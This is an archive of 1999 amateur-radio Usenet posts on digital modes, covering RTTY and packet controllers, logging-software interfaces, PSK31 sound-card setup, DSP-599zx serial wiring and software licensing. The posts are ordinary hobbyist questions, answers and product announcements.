> >> > 73 de Jay, W2KD
> >>

> >>
> >
> >
>
>

5310. Re: looking for Kam+ owners

Newsgroup: rec.radio.amateur.digital.misc
Date: 1999-12-01 00:00:00 UTC
From: Rob <NoEmail@NoWay.com>
Message-ID: <3La14.195186$5r2.457648@tor-nn1.netcom.ca>
Source record: 15218

Hi Rick,

Will your new PTCTerm for SCS controllers also be able to interface with LogWindows and DX4WIN??

I use Logic 5 for my daily logging activities. Has Dennis at Logic 5 given you any hint whether they plan to implement the interface to KamTerm?

Rob

"Rick Ruhl" <ricker@cssincorp.com> wrote in message news:e093hvzO$GA.162@cpmsnbbsa02...
> Jay, Rob:
>
> This is the exact reason we provide Pacterm '98 with operability with
> LogWindows 3.x and DX4Win 4.06. It allows dual port operation with those
> logging programs. You can sync either the VHF or HF Window (most sync the
> DX Cluster VHF connection), and then use the HF window to do the QSO.
>
> We've also given interface information to Logic 5 and DxBase 2000, but they
> have yet to impliment it.
>
> --
> Rick Ruhl
> President, Creative Services Software
> http://www.cssincorp.com
>
> Rob wrote in message ...
> >I don't know of any contest logging program that supports KAM PLUS's host
> >mode for simultaneous RTTY etc and Packet.
> >
> >There are some terminal programs. Like PacTerm that does support KAM's host
> >mode.
> >
> >Most people just end up buying a separate TNC for DX Cluster monitoring.
> >(Like a cheap MFJ or KPC 3) and connecting it to the Logging program on a
> >separate port. (e.g. Logic 5)
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> >73'
> >Rob
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> >"JDY18" <jdy18@aol.com> wrote in message
> >news:19991129165920.12949.00001386@ng-cn1.aol.com...

> >> I have been looking for an RTTY logging/contest program to use with my
> >Kam+.
> >> Please have suggested either WF1B software or else WriteLog. I have
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> >> with the people who do both these programs and they confirm that
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> >> 73 de Jay, W2KD
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> >
>
>

5311. Re: looking for Kam+ owners

Newsgroup: rec.radio.amateur.digital.misc
Date: 1999-12-01 00:00:00 UTC
From: Rob <NoEmail@NoWay.com>
Message-ID: <S0b14.195189$5r2.456856@tor-nn1.netcom.ca>
Source record: 15219

Hi Rick,

Well I have use my KAM with a Timewave 599zx DSP filter. The DSP filter does make a big difference on RTTY. There is no question the DSP filter helps.

But my SCS PTC II (which uses DSP) still outperforms the KAM on RTTY (with or without the DSP filter front end).

I agree the quality of your sound card will make a big difference with the performance of K6STI's RITTY program. In my case, using a genuine 16 bit Sound Blaster card, RITTY appears to outperform the KAM (with or without the DSP filter front end) and may even slightly outperform the SCS PTC II. I think it may be due to the fact that RITTY uses some very unique DSP algorithms (e.g. Auto Tune, Automatic Threshold Correction algorithm, etc). I would like to see these algorithms made part of the SCS PTC II firmware.

On PACTOR, the KAM is still poor with or without the DSP filter since it does not use hardware memory ARQ. (I believe the PK 232 with the DSP filters still do not use hardware memory ARQ!). In my experience, hardware memory ARQ makes a huge difference with PACTOR and AMTOR. Unfortunately, many of the US controllers never implemented hardware memory ARQ (with the notable exception of the DSP-232 (NOT to be confused with the Pk-232), PK--900 and DSP-2232).

But if you have a DSP RTTY filter that can be connected to the KAM by all means use it!

73's
Rob

Rick Ruhl" <ricker@cssincorp.com> wrote in message
news:emoVnB5O$GA.240@cpmsnbbsa05...
> You know Rob, what we've found in testing, is that the PK-232 with the DSP
> add on rivals the sound card, since the DSP chip in the sound card isn't
as
> powererful as the ones that they put in the DSP upgrade. Brian's work
with
> RITTY is very good, and I've admired him for it.
>
> You can also put a DSP front end in front of the KAM and get similar
> results. We've done some side testings on DSP and no DSP. Interesting
> results we'd get.
>
> --
> Rick Ruhl

> President, Creative Services Software
> http://www.cssincorp.com
>
> Rob wrote in message ...
> >Hi Mike,
> >
> >I would like to add the following comment to all those who use KAM's for
> >RTTY contests -- DON'T.
> >
> >The KAM is a really poor modem on RTTY. It is much better to use RITTY
> >software program with your soundcard for RTTY and WF1B contest Log.
RITTY
> >will copy RTTY signals that no other modem will copy. (But note RITTY
and
> >WF1B are both DOS programs)
> >
> >I believe you can still obtain RITTY directly from K6STI.
> >
> >73's
> >Rob
> >"Mike Wiley" <wb5gmk@flash.net> wrote in message
> >news:qCJ04.3003$0p4.379415@news.flash.net...
> >> Jay
> >> You could use RITTY by Brian Beasley loaded high as the rtty demod with
a
> >> sound card, it interfaces into RTTY by WF1B and use the kam VHF packet
> >port
> >> as the DXCluster. I think most of the "serial killer's" in the
contest's
> >> probably use a 4 serial port card and drive a hf modem, a vhf modem,
and
> a
> >> rig control port, and a mouse each on a separate serial/irq call.
> >>
> >> BTW WF1B RTTY will run the KAM in CW mode, that can be fun, and would
> be
> >a
> >> reason to go the more serial ports route . Great program, point and
> click
> >> is the only way to go. Has a little learning curve.
> >>
> >> It can be a bit cranky if you get RFI on the mouse or keyboard but
even
> >> then I didnt lose the log just time to reboot. The latest version
> requires
> >> some horsepower, the old 386sx16 wouldnt run it fast enough, 486DX33
was
> >OK.
> >> Ran a couple contests with older version liked it and bought the
latest.

> >> Stayed so busy working really didnt need a cluster.
> >>
> >> N1RCT has some good info on the web about using RTTY by WF1B.
> >>
> >>
> >> If Ray ever compiles RTTY to use the kam in dual-port mode or link pc's
> >with
> >> network cards would probably consider upgrading the software here, but
> >there
> >> are so many using it in contests that prob wont happen.
> >>
> >> Good luck,
> >> wb5gmk - Mike
> >>
> >> JDY18 <jdy18@aol.com> wrote in message
> >> news:19991129165920.12949.00001386@ng-cn1.aol.com...
> >> > I have been looking for an RTTY logging/contest program to use with
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> >> > Please have suggested either WF1B software or else WriteLog. I have
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> >> > with the people who do both these programs and they confirm that
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> >> > Question - is there some other program out there that will do all of
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> >> or am
> >> > I missing something here that other people have already figured out?
> >> >
> >> > 73 de Jay, W2KD
> >>
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> >
> >
>
>

5312. Re: good 9k6 pkt rig ?

Newsgroup: rec.radio.amateur.digital.misc
Date: 1999-12-01 00:00:00 UTC
From: Rob <NoEmail@NoWay.com>
Message-ID: <i5b14.195190$5r2.457398@tor-nn1.netcom.ca>
Source record: 15220

You may want to read the QST article entitled "9600-Ready Radios: Ready or Not" by Jon Bloom KE3Z in the May 1995 issue of QST

Rob

"Dave" <floydboyz@hotmail.com> wrote in message news:383DDD99.745BC278@hotmail.com...
> What's a good 440mHz mono band rig for 9600 baud packet ?
> Also needed to be taken into consideration is the modifications.
> tnx de dave
>
>

5313. PSK31 setup??

Newsgroup: rec.radio.amateur.digital.misc
Date: 1999-12-01 00:00:00 UTC
From: XmarkehX@dnai.com
Message-ID: <3845625d.151484696@news.dnai.com>
Source record: 15221

I have just set up my xcvr and computer to try out PSK31.

Most things seem to be working. However, I have a question about keying my rig that perhaps someone else can answer.

I don't have a serial or parallel port open, so for the moment I am counting on VOX to key for xmit.

My setup seems to work. But I notice that when received audio comes into the sound board on line in, it is then retransmitted out - meaning that it goes in to the aux input on my xcvr. This of course keys the vox, meaning that I can't receive. The VOX oscillates on and off as I would expect. I can't seem to find a setting of input and output levels, and vox sensitivity that won't cause this to happen.

This leaves me with manually turning VOX on and off each time I transmit. Is this what others do???

or is there some way to set everything up so this doesn't happen??

I would think that the software could mute the sound card output during receive, but apparently this isn't being done.

Any suggestions??

Thnx,

Mark
KM6FM

==========
NOTE: my email response address has been anti-spammed.
Please remove the X to correct
XmarkehX@dnai.com
==========

5314. Re: PSK31 setup??

Newsgroup: rec.radio.amateur.digital.misc
Date: 1999-12-01 00:00:00 UTC
From: W6RCecilA <Cecil.A.Moore@IEEE.org>
Message-ID: <38457116.ADBA4830@IEEE.org>
Source record: 15222

MarkH wrote:
> Any suggestions??

It's difficult to make a suggestion without knowing what
transceiver you are using. Transceivers vary in their
ease of use with PSK31.
--
73, Cecil, W6RCA http://www.mindspring.com/~w6rca

5315. Re: PSK31 setup??

Newsgroup: rec.radio.amateur.digital.misc
Date: 1999-12-01 00:00:00 UTC
From: John Dewey <KA9CAR@NS.arrl.net>
Message-ID: <823vag$do5@news.tis-in.trb>
Source record: 15223

In your sound card software, (volume control, or media mixer) go to the PLAYBACK selection and mute or unactivate the input for the line or mic, you are using. Some software screens the check mark is to MUTE other screens it is to ACTIVATE so read the boxes carefully.

The sound card RECORDING selection controls the input to the pc, but the PLAYBACK not only controls the playing of .wav files, but also allows you to pass through the input, thus your recieved audio is being passed back out to the PC.1

A common problem.

MarkH wrote in message <3845625d.151484696@news.dnai.com>...
>
>I have just set up my xcvr and computer to try out PSK31.
>
>Most things seem to be working. However, I have a question about
>keying my rig that perhaps someone else can answer.
>
>I don't have a serial or parallel port open, so for the moment I am
>counting on VOX to key for xmit.
>
>My setup seems to work. But I notice that when received audio comes
>into the sound board on line in, it is then retransmitted out -
>meaning that it goes in to the aux input on my xcvr. This of course
>keys the vox, meaning that I can't receive. The VOX oscillates on and
>off as I would expect. I can't seem to find a setting of input and
>output levels, and vox sensitivity that won't cause this to happen.
>
>This leaves me with manually turning VOX on and off each time I
>transmit. Is this what others do???
>
>or is there some way to set everything up so this doesn't happen??
>
>I would think that the software could mute the sound card output
>during receive, but apparently this isn't being done.
>
>
>Any suggestions??
>
>Thnx,
>
>Mark
>KM6FM
>

>
>
>
>
>==
>NOTE: my email response address has been anti-spammed.
>Please remove the X to correct
>XmarkehX@dnai.com
>==

5316. Re: GPS/map software and the APRS tracker system

Newsgroup: rec.radio.amateur.digital.misc
Date: 1999-12-01 00:00:00 UTC
From: Bob Winingham <kc5ejk@onramp.net>
Message-ID: <384588E8.AF7AEA35@onramp.net>
Source record: 15224

> I'm currently set up for GPS/APRS tracker operations, with the GPS
> HSP'ed through a KPC 3 plus to the computer. I would also like to use
> the GPS information (not necessarily the same time as APRS) to plot my
> position on a detailed graphical map. Does anyone have any suggestions
> on the best mapping software out there that will accept GPS information
> via the serial port and plot it on a map? I'm pretty new to this.

Lots of good info at www.tapr.org
see the serachable APRS sig archives. And join the sig.

APRSA+ Win Aprs uses the Street Atlas CD
and the WIN/MAC version of APRS can use many electronic versions of most maps.

You can even scan in one if you want or use Auto-cad

The APRS map site at rutgers should be back on line see link at TAPR.

73

5317. Re: looking for Kam+ owners

Newsgroup: rec.radio.amateur.digital.misc
Date: 1999-12-01 00:00:00 UTC
From: "Ricker@cssincorp.com" <ricker@cssincorp.com>
Message-ID: <eD7VmSCP$GA.303@cpmsnbbsa02>
Source record: 15225

Yes, all of the CSS programs are based out of the same sourceset, so if a feature is put in one version, it shows up on the other TNCs versions.

Last time I heard from Dennis was mid Oct. I had sent him the DDE interface code (in VFP) for him to impliment, and I haven't heard back from him yet.

--
Rick Ruhl
President, Creative Services Software
http://www.cssincorp.com

Rob <NoEmail@NoWay.com> wrote in message
news:3La14.195186$5r2.457648@tor-nn1.netcom.ca...
> Hi Rick,
>
> Will your new PTCTerm for SCS controllers also be able to interface with
> LogWindows and DX4WIN??
>
> I use Logic 5 for my daily logging activities. Has Dennis at Logic 5
given
> you any hint whether they plan to implement the interface to KamTerm?
>
> Rob
>
> "Rick Ruhl" <ricker@cssincorp.com> wrote in message
> news:e093hvzO$GA.162@cpmsnbbsa02...
> > Jay, Rob:
> >
> > This is the exact reason we provide Pacterm '98 with operability with
> > LogWindows 3.x and DX4Win 4.06. It allows dual port operation with
those
> > logging programs. You can sync either the VHF or HF Window (most sync
the
> > DX Cluster VHF connection), and then use the HF window to do the QSO.
> >
> > We've also given interface information to Logic 5 and DxBase 2000, but
> they
> > have yet to impliment it.
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> > Rick Ruhl
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> > Rob wrote in message ...

> > >I don't know of any contest logging program that supports KAM PLUS's
host
> > >mode for simultaneous RTTY etc and Packet.
> > >
> > >There are some terminal programs. Like PacTerm that does support KAM's
> > host
> > >mode.
> > >
> > >Most people just end up buying a separate TNC for DX Cluster
monitoring.
> > >(Like a cheap MFJ or KPC 3) and connecting it to the Logging program on
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> > >separate port. (e.g. Logic 5)
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> > >73'
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> > >"JDY18" <jdy18@aol.com> wrote in message
> > >news:19991129165920.12949.00001386@ng-cn1.aol.com...
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5318. Re: PSK31 setup??

Newsgroup: rec.radio.amateur.digital.misc
Date: 1999-12-01 00:00:00 UTC
From: XmarkehX@dnai.com
Message-ID: <38469efb.167005871@news.dnai.com>
Source record: 15226

That was it. I set up the separate playback and record controls.

Thnx,

Mark

On Wed, 1 Dec 1999 14:07:58 -0600, "John Dewey" <KA9CAR@NS.arrl.net>
wrote:

>In your sound card software, (volume control, or media mixer) go to the
>PLAYBACK selection and mute or unactivate the input for the line or mic,
>you are using. Some software screens the check mark is to MUTE other
>screens it is to ACTIVATE so read the boxes carefully.
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>The sound card RECORDING selection controls the input to the pc, but the
>PLAYBACK not only controls the playing of .wav files, but also allows you to
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Please remove the X to correct
XmarkehX@dnai.com
==

5319. Re: looking for Kam+ owners

Newsgroup: rec.radio.amateur.digital.misc
Date: 1999-12-01 00:00:00 UTC
From: Rick Ruhl <ricker@cssincorp.com>
Message-ID: <u2h1XDFP$GA.307@cpmsnbbsa05>
Source record: 15227

Update:

Just got an email from Dennis and he's going to try to add the code to
version 5.3 of Logic5.

--
Rick Ruhl
President, Creative Services Software
http://www.cssincorp.com

Ricker@cssincorp.com wrote in message ...
>Yes, all of the CSS programs are based out of the same sourceset, so if a
>feature is put in one version, it shows up on the other TNCs versions.
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>Last time I heard from Dennis was mid Oct. I had sent him the DDE interface
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>> I use Logic 5 for my daily logging activities. Has Dennis at Logic 5
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>> "Rick Ruhl" <ricker@cssincorp.com> wrote in message
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>> > >> 73 de Jay, W2KD
>> > >
>> > >

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>>
>>
>
>

5320. Re: Where docs for pactor, amtor, clover, etc...

Newsgroup: rec.radio.amateur.digital.misc
Date: 1999-12-01 00:00:00 UTC
From: Jeff Pierce <piercej@preferred.com>
Message-ID: <3845C674.4A90ADE2@preferred.com>
Source record: 15228

The scrambling mentioned below is legal because it is NOT INTENDED TO
HIDE THE CONTENT. It is used to make sure a resonable ratio of 1 and 0
bits occur in a syncronous data stream to keep the receiver's clock
sync'ed up. But it is a polynomial that is published. There was a big
uproar from a certain FCC field office over this back when PACKET first
got started. He didn't understand it, so it had to be illegal..

It seems to me that a proprietary protocol WOULD be illegal because it
would HIDE the content unless you purchased a particular company's
product.

Steve Sampson wrote:
> But that is not really illegal. Hams can transmit and receive unspecified
> codes, and not publicly document it. The FCC can ask you to cease
> activity, and provide records, but there is no presumption of public
> documentation expected. There are other rules that cover ciphers and
> that sort of thing, but creating a particular modulation scheme, even
> scrambling it like they do in 9600 baud modems, is quite legal.
>

--
Jeff Pierce, wd4nmq
piercej@preferred.com
http://pages.preferred.com/~piercej

------------== Posted via Newsfeeds.Com, Uncensored Usenet News ==----------
http://www.newsfeeds.com The Largest Usenet Servers in the World!
-------== Over 73,000 Newsgroups - Including Dedicated Binaries Servers ==-----

5321. RS-232 HELP for internal RTTY modem in DSP-599zx

Newsgroup: rec.radio.amateur.digital.misc
Date: 1999-12-01 00:00:00 UTC
From: Rob <NoEmail@NoWay.com>
Message-ID: <u1k14.195354$5r2.458508@tor-nn1.netcom.ca>
Source record: 15229

My Timewave DSP-599zx has an internal RTTY modem which provides mark/space input and output (like the old Hal ST-6).

I would like to try Tom Sailor's TERMAN 93 with my DSP-599zx. (I would also like to try some older programs like PCTOR by KC7WW)

MY DSP-599zx filter/modem has a DB9 RS-232 connector with the following pin-outs:

MODEM PORT on DSP-599ZX

PIN 2 RD -- IN MARK/SPACE
PIN 3 TD -- OUT Mark/Space
Pin 5 ---- Ground
Pin 7 --- RX/Tx Activation (ie PTT)

According to TERMAN93's documentation, It would appear that I cannot use a simple straight through modem cable with DB9 connectors at both end - one connected to my DB9 modem connector and one connected to my DB9 computer serial port.

It would appear that I need to connect Pin 2 (RD) of my DB9 modem connector to Pin 1 (DCD) of the computer's DB9 serial port.

But some other RTTY programs like PCTOR use Pin 2 RD (not Pin 1 DCD) on the computer's DB9 serial port to receive the mark/space signals from the modem for RTTY.

Can I just place a jumper from Pin 2 to Pin 1 at either end of my modem cable??

Will shorting out the RD and DCD pins of my computer's serial port damage it??

It is too bad that the output of the DSP-599zx's DSP chip is not readily available for HARDWARE memory ARQ. (Does anyone know of anyone who has modified the DSP-599zx for hardware memory ARQ and connected the A/D outputs to LPT 1 for use with TERMAN93?)

73's

Rob
VA2FB

5322. Re: RS-232 HELP for internal RTTY modem in DSP-599zx

Newsgroup: rec.radio.amateur.digital.misc
Date: 1999-12-01 00:00:00 UTC
From: Rob <NoEmail@NoWay.com>
Message-ID: <Asl14.195378$5r2.458726@tor-nn1.netcom.ca>
Source record: 15230

Hi John,

many thanks for the EMAIL on DSP-599zx..

I have never heard of COMP-RTTY. What is it? Where can I Find it?

Can you also please tell me whether there are any firmware upgrades for the DSP-599zx?? (how can I tell what is the present version of the firmware?)

73's
Rob

"John Douglas" <jdouglas@timewave.com> wrote in message news:824kb1qdp1@newsfeed.minn.net...
> In article <u1k14.195354$5r2.458508@tor-nn1.netcom.ca>, "Rob" <NoEmail@NoWay.com> wrote:
> >My Timewave DSP-599zx has an internal RTTY modem which provides mark/space
> >input and output (like the old Hal ST-6).
> >
> >I would like to try Tom Sailor's TERMAN 93 with my DSP-599zx. (I would also
> >like to try some older programs like PCTOR by KC7WW)
> >
> >MY DSP-599zx filter/modem has a DB9 RS-232 connector with the following
> >pin-outs:
> >
> >MODEM PORT on DSP-599ZX
> >---
> >
> >PIN 2 RD -- IN MARK/SPACE
> >PIN 3 TD -- OUT Mark/Space
> >Pin 5 ---- Ground
> >Pin 7 --- RX/Tx Activation (ie PTT)
> >
> >According to TERMAN93's documentation, It would appear that I cannot use a
> >simple straight through modem cable with DB9 connectors at both end - one
> >connected to my DB9 modem connector and one connected to my DB9 computer
> >serial port.
> >
> >It would appear that I need to connect Pin 2 (RD) of my DB9 modem connector
> >to Pin 1 (DCD) of the computer's DB9 serial port.
> >

> >But some other RTTY programs like PCTOR use Pin 2 RD (not Pin 1 DCD) on
the
> >computer's DB9 serial port to receive the mark/space signals from the
modem
> >for RTTY.
> >
> >Can I just place a jumper from Pin 2 to Pin 1 at either end of my modem
> >cable??
> >
> >Will shorting out the RD and DCD pins of my computer's serial port damage
> >it??
> >
> >It is too bad that the output of the DSP-599zx's DSP chip is not readily
> >available for HARDWARE memory ARQ. (Does anyone know of anyone who has
> >modified the DSP-599zx for hardware memory ARQ and connected the A/D
outputs
> >to LPT 1 for use with TERMAN93?)
> >
> >73's
> >
> >Rob
> >VA2FB
> >
> >
>
> Hello Rob,
>
> I run my DSP-599zx with WF1B, COMP-RTTY and DSP RTTY without a problem.
The
> cable is a standard 9 to 9 RS-232 cable.
>
> The DSP-599zx and the DSP--59Y do use pin-2 for the mark/space input.
Thats a
> standard TU interface.
>
> 73
>
> John N0ISL
> Timewave
> >

5323. Re: Where docs for pactor, amtor, clover, etc...

Newsgroup: rec.radio.amateur.digital.misc
Date: 1999-12-01 00:00:00 UTC
From: Steve Sampson <ssampson@usa-site.net>
Message-ID: <s4bpag41cv6136@corp.supernews.com>
Source record: 15231

Not True.

As of November 1st we can use proprietary Spread Spectrum schemes on 70cm and higher. Most of us wouldn't know how to homebrew the protocol. Thus, the only way you can decode the transmission, is with another like product.

Case closed, argument over.

Steve

Jeff Pierce wrote

>It seems to me that a proprietary protocol WOULD be illegal because it >would HIDE the content unless you purchased a particular company's >product.

5324. KF4NB's RTTY16 Program

Newsgroup: rec.radio.amateur.digital.misc
Date: 1999-12-01 00:00:00 UTC
From: Rob <NoEmail@NoWay.com>
Message-ID: <bJI14.195380$5r2.458851@tor-nn1.netcom.ca>
Source record: 15232

Does anyone have a copy of KF4NB's RTTY16 program for use with simple RTTY modems like HAL's ST-6.

I could only find an older version - RTTY12g on QRZ.COM.

73'

Rob

5325. Re: RS-232 HELP for internal RTTY modem in DSP-599zx

Newsgroup: rec.radio.amateur.digital.misc
Date: 1999-12-01 00:00:00 UTC
From: Rob <NoEmail@NoWay.com>
Message-ID: <Aom14.195393$5r2.458711@tor-nn1.netcom.ca>
Source record: 15233

Hi Randy,

Many thanks for the EMAIL.

I didn't know the internal RTTY modem really only works at 45 baud.

The manual does not state that.

In fact, the manual seems to imply that the RTTY internal modem can be used at different baud rates. On pg 6-2, it states that you "turn the left knob to select the appropriate data filter". Then you hit SHIFT+FUNCTION to turn on tuning display. Press Function for DCD etc.

I tried setting the DSP-599zx's internal RTTY modem for different baud rates and modes (75 baud RTTY, AMTOR, PACTOR). The DSP-599zx accepts the settings (but that might NOT mean that it changes the internal modem). Are you sure the internal modem is designed only for 45 baud and that the different settings do not affect the internal RTTY modem??

I also have an old KAM. I can use the DSP-599zx as a front end filter using it it also remodulate the RTTY, AMTOR etc tones for the KAM to ultimately demodulate-- Will this work not only for RTTY but also for AMTOR, PACTOR etc?

Will the KAM plus DSP-599zx combo work better than the DSP-599zx alone for RTTY?

73's
Rob

"Randall R. Gawtry." <rgawtry@timewave.com> wrote in message news:824ml9qef1@newsfeed.minn.net...
> In article <u1k14.195354$5r2.458508@tor-nn1.netcom.ca>, "Rob" <NoEmail@NoWay.com> wrote:
> >My Timewave DSP-599zx has an internal RTTY modem which provides mark/space
> >input and output (like the old Hal ST-6).
> >
> >I would like to try Tom Sailor's TERMAN 93 with my DSP-599zx. (I would also
> >like to try some older programs like PCTOR by KC7WW)
> >
> >MY DSP-599zx filter/modem has a DB9 RS-232 connector with the following
> >pin-outs:
> >
> >MODEM PORT on DSP-599ZX
> >---

> >
> >PIN 2 RD -- IN MARK/SPACE
> >PIN 3 TD -- OUT Mark/Space
> >Pin 5 ---- Ground
> >Pin 7 --- RX/Tx Activation (ie PTT)
> >
> >According to TERMAN93's documentation, It would appear that I cannot use
a
> >simple straight through modem cable with DB9 connectors at both end -
one
> >connected to my DB9 modem connector and one connected to my DB9 computer
> >serial port.
> >
> >It would appear that I need to connect Pin 2 (RD) of my DB9 modem
connector
> >to Pin 1 (DCD) of the computer's DB9 serial port.
> >
> >But some other RTTY programs like PCTOR use Pin 2 RD (not Pin 1 DCD) on
the
> >computer's DB9 serial port to receive the mark/space signals from the
modem
> >for RTTY.
> >
> >Can I just place a jumper from Pin 2 to Pin 1 at either end of my modem
> >cable??
> >
> >Will shorting out the RD and DCD pins of my computer's serial port damage
> >it??
> >
> >It is too bad that the output of the DSP-599zx's DSP chip is not readily
> >available for HARDWARE memory ARQ. (Does anyone know of anyone who has
> >modified the DSP-599zx for hardware memory ARQ and connected the A/D
outputs
> >to LPT 1 for use with TERMAN93?)
> >
> >73's
> >
> >Rob
> >VA2FB
> >
> >
> >
> Rob,
>
> A number of programs support the DSP-599zx in the RTTY mode. The WF1B
> contest program and Timewave's DSP-RTTY are the most popular, but there
are
> others available.
>
> Keep in mind the DSP-599zx RTTY modem in designed for RTTY only (170 Hz.

> shift, 45 baud), not for the higher rates of AMTOR and Pactor. It may
work
> at slightly higher rates than 45.5 baud RTTY, but the modem filters are
> optimized for 45.5 baud RTTY.
>
> Hardware memory ARQ was not included in the DSP-599zx because it was not
> designed for Pactor or AMTOR demodulation.
>
> With respect to the computer connections, we have not tried either of the
> programs you are interested in, but I would not recommend shorting two
RS-232
> lines together. It will probably not cause damage, because the RS-232
standard
> has some current-limiting protection built into it, but there is no
guarantee!
>
> 73,
> Randy Gawtry, K0CBH
> Timewave Technology Inc.
>
>
>
>
>

5326. Re: Used HAM Software?

Newsgroup: rec.radio.amateur.digital.misc
Date: 1999-12-01 00:00:00 UTC
From: ka9s <ka9s@mediaone.net>
Message-ID: <3845F91B.527F75C@mediaone.net>
Source record: 15234

Kevin wrote:

> On Tue, 30 Nov 1999 14:15:18 -0600, Jeff Goodspeed
> <38443056.A2DE33B@email.mot.com> wrote:
>
> >All in all this seems kind of handy for first time customers, but I have
> >a question on how one sells the software second hand? I assume there is
> >a unique ï¿½keyï¿½ for each customer. If I down load the program from the
> >companies web site and then buy the activation key from some one else,
> >will the program function? How do people sell their old software? Or
> >canï¿½t they?
>
> This is called EULA-End Users License Agreement, only one copy
> of the program is allowed per purchase. The software license can not
> be sold. So you have to buy your own license to operate the software.
> Yes, there are many people that don't buy there license and use a
> software key to activate the software.
> There are also many hacked versions that include viruses and trojan
> horses. The way this works is someone puts a copy of the broken software
> onto a web site or FTP site and you download it. After running it a few times
> the malicious programmer has a little subroutine destroy the contents of your
> hard drive or other cruel stuff.
> Your best bet is too obtain the software directly from a reliable source
> and buy a key for it. You will be supporting new development and will be
> eligible for upgrades for free or at a reduced cost. Check out
> http://www.qrz.com/files.html they have a number of shareware and freeware
> programs available. Here are some other sites to check:
> http://www.ac6v.com/pageap.html
> http://www.hf.org/
> http://oak.oakland.edu/pub/simtelnet/msdos/hamradio/
> http://oak.oakland.edu/pub/simtelnet/win3/ham
> http://oak.oakland.edu/pub/simtelnet/win95/ham
>
> HTH,
>
> --
>
> Kevin
> http://nworegon.htmlplanet.com/
> Email address Rot-13 Encoded:
> znvygb:xrivaznyl@ubgznvy.pbz

This seems kind of bogus. If I buy a car from a FORD dealership and use it for a couple of years, I can turn around and sell it used to another person. Yet if I buy a mufti MB program from Hamalot Inc. that won't fit on 3.5 in. floppies, isn't sold on CD Rom and is distributed over the web. Then I can't sell it to someone second hand later on? I don't get this licensing practice. I can certainly buy MicroSoft Office on CD and later sell it legally to a second party.

I understand how it would be illegal if the original owner continued to use the software after selling the key to the second party. I would think that the software distributor would have to be notified of the transfer of ownership to the second party so they may be eligible for upgrades. But all of this should be do-able. And the operating code can only be sourced via the web as it doesn't fit on floppies and isn't available on CD.

Some of these ham programs are rather expensive and they become obsolete in only a couple of years. Saving a little money isn't immoral or unethical.

Oh well - Jeff

5327. Re: RS-232 HELP for internal RTTY modem in DSP-599zx

Newsgroup: rec.radio.amateur.digital.misc
Date: 1999-12-02 00:00:00 UTC
From: Rob <NoEmail@NoWay.com>
Message-ID: <RPC14.195560$5r2.460102@tor-nn1.netcom.ca>
Source record: 15149

Hi John,

Thanks for the info. I have the most current version of the firmware!

If it is not too much trouble, please send me the address (and EMAIL address
if there is one) on COMP-RTTY.

It would appear that your DSP-RTTY program is the only WINDOWS based RTTY
program for modems that only provide MARK/SPACE signals. (e.g. DSP-599zx,
HAL ST-6 etc)

Even though I appreciate that the market today for such a program is small,
I do hope that one day you can offer DSP-RTTY at a lower price.

73's
Rob

"John Douglas" <jdouglas@timewave.com> wrote in message
news:82667c$41k$1@newsfeed.minn.net...
> In article <Asl14.195378$5r2.458726@tor-nn1.netcom.ca>, "Rob"
<NoEmail@NoWay.com> wrote:
> >Hi John,
> >
> >many thanks for the EMAIL on DSP-599zx..
> >
> >I have never heard of COMP-RTTY. What is it? Where can I Find it?
> >
> >Can you also please tell me whether there are any firmware upgrades for
the
> >DSP-599zx?? (how can I tell what is the present version of the
firmware?)
> >
> >73's
> >Rob
>
> Hello Rob,
>
> I have the address for COMP RTTY at home, I'll email the address this
evening.
> It is a DOS program and I am trying to drop all the DOS software from my
> system. I have not tested it for Y2K problems.
>
> To determine the firmware revision level:
>
> 1) turn unit on
> 2) press shif+-mode

> 3) press shift+mode
> The display should show "Select 'install'
> 4) Turn left knob to 'about'
> 5) press left knob until display shows
>
> S/N XXXXX u 4.1
>
> The current revision is 4.1
>
> 73
>
> John
> N0ISL

5328. Re: RS-232 HELP for internal RTTY modem in DSP-599zx

Newsgroup: rec.radio.amateur.digital.misc
Date: 1999-12-02 00:00:00 UTC
From: Rob <NoEmail@NoWay.com>
Message-ID: <HQC14.195561$5r2.460295@tor-nn1.netcom.ca>
Source record: 15150

Hi John,

Thanks for the info. I have the most current version of the firmware!

If it is not too much trouble, please send me the address (and EMAIL address
if there is one) on COMP-RTTY.

It would appear that your DSP-RTTY program is the only WINDOWS based RTTY
program for modems that only provide MARK/SPACE signals. (e.g. DSP-599zx,
HAL ST-6 etc)

Even though I appreciate that the market today for such a program is small,
I do hope that one day you can offer DSP-RTTY at a lower price.

73's
Rob

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news:82667c$41k$1@newsfeed.minn.net...
> In article <Asl14.195378$5r2.458726@tor-nn1.netcom.ca>, "Rob"
<NoEmail@NoWay.com> wrote:
> >Hi John,
> >
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> >
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the
> >DSP-599zx?? (how can I tell what is the present version of the
firmware?)
> >
> >73's
> >Rob
>
> Hello Rob,
>
> I have the address for COMP RTTY at home, I'll email the address this
evening.
> It is a DOS program and I am trying to drop all the DOS software from my
> system. I have not tested it for Y2K problems.
>
> To determine the firmware revision level:
>
> 1) turn unit on
> 2) press shif+-mode

> 3) press shift+mode
> The display should show "Select 'install'
> 4) Turn left knob to 'about'
> 5) press left knob until display shows
>
> S/N XXXXX u 4.1
>
> The current revision is 4.1
>
> 73
>
> John
> N0ISL

5329. Software updates on the web

Newsgroup: rec.radio.amateur.digital.misc
Date: 1999-12-02 00:00:00 UTC
From: Rick Ruhl <ricker@cssincorp.com>
Message-ID: <uIqd39RP$GA.227@cpmsnbbsa02>
Source record: 15151

Creative Services Software has updates for the following products on our web site today:

PakRatt CE. Version 1.01 includes a fix for callsigns greater than 8 characters. PakRatt CE is a FREE program that can be used with Windows CE SH-3 and MIPS machines running Windows CE 2.x O/S.

http://www.cssincorp.com/pakrattce

Wefax '99 for Kantronics and AEA/Timewave TNCs. This updated version puts both the Kantronics and Timewave versions at the same level. Both now work in host mode, rather than terminal mode, can save, edit, rotate and flip the picture, has an scheduler for automatic operation, and works under Windows 95, Windows 98, Windows NT and Windows 2000.

Wefax '99 is $49.95 until January 1, then the retail price will become $59.95. For current owners of Wefax '99, this version on the web is a free upgrade, as is all 1.x versions of any CSS software.

http://www.cssincorp.com/wefax

--
Rick Ruhl
President, Creative Services Software
http://www.cssincorp.com

5330. Re: good 9k6 pkt rig ?

Newsgroup: rec.radio.amateur.digital.misc
Date: 1999-12-02 00:00:00 UTC
From: Dave <floydboyz@hotmail.com>
Message-ID: <384711C0.E8756590@hotmail.com>
Source record: 15152

tnx for the tip,but i'm picking up a G.E.Phonix SE,programable for 2 freqs,suposibly easy to mod for 9k6.
tnx agn de dave-n2rhl

5331. Re: RS-232 HELP for internal RTTY modem in DSP-599zx

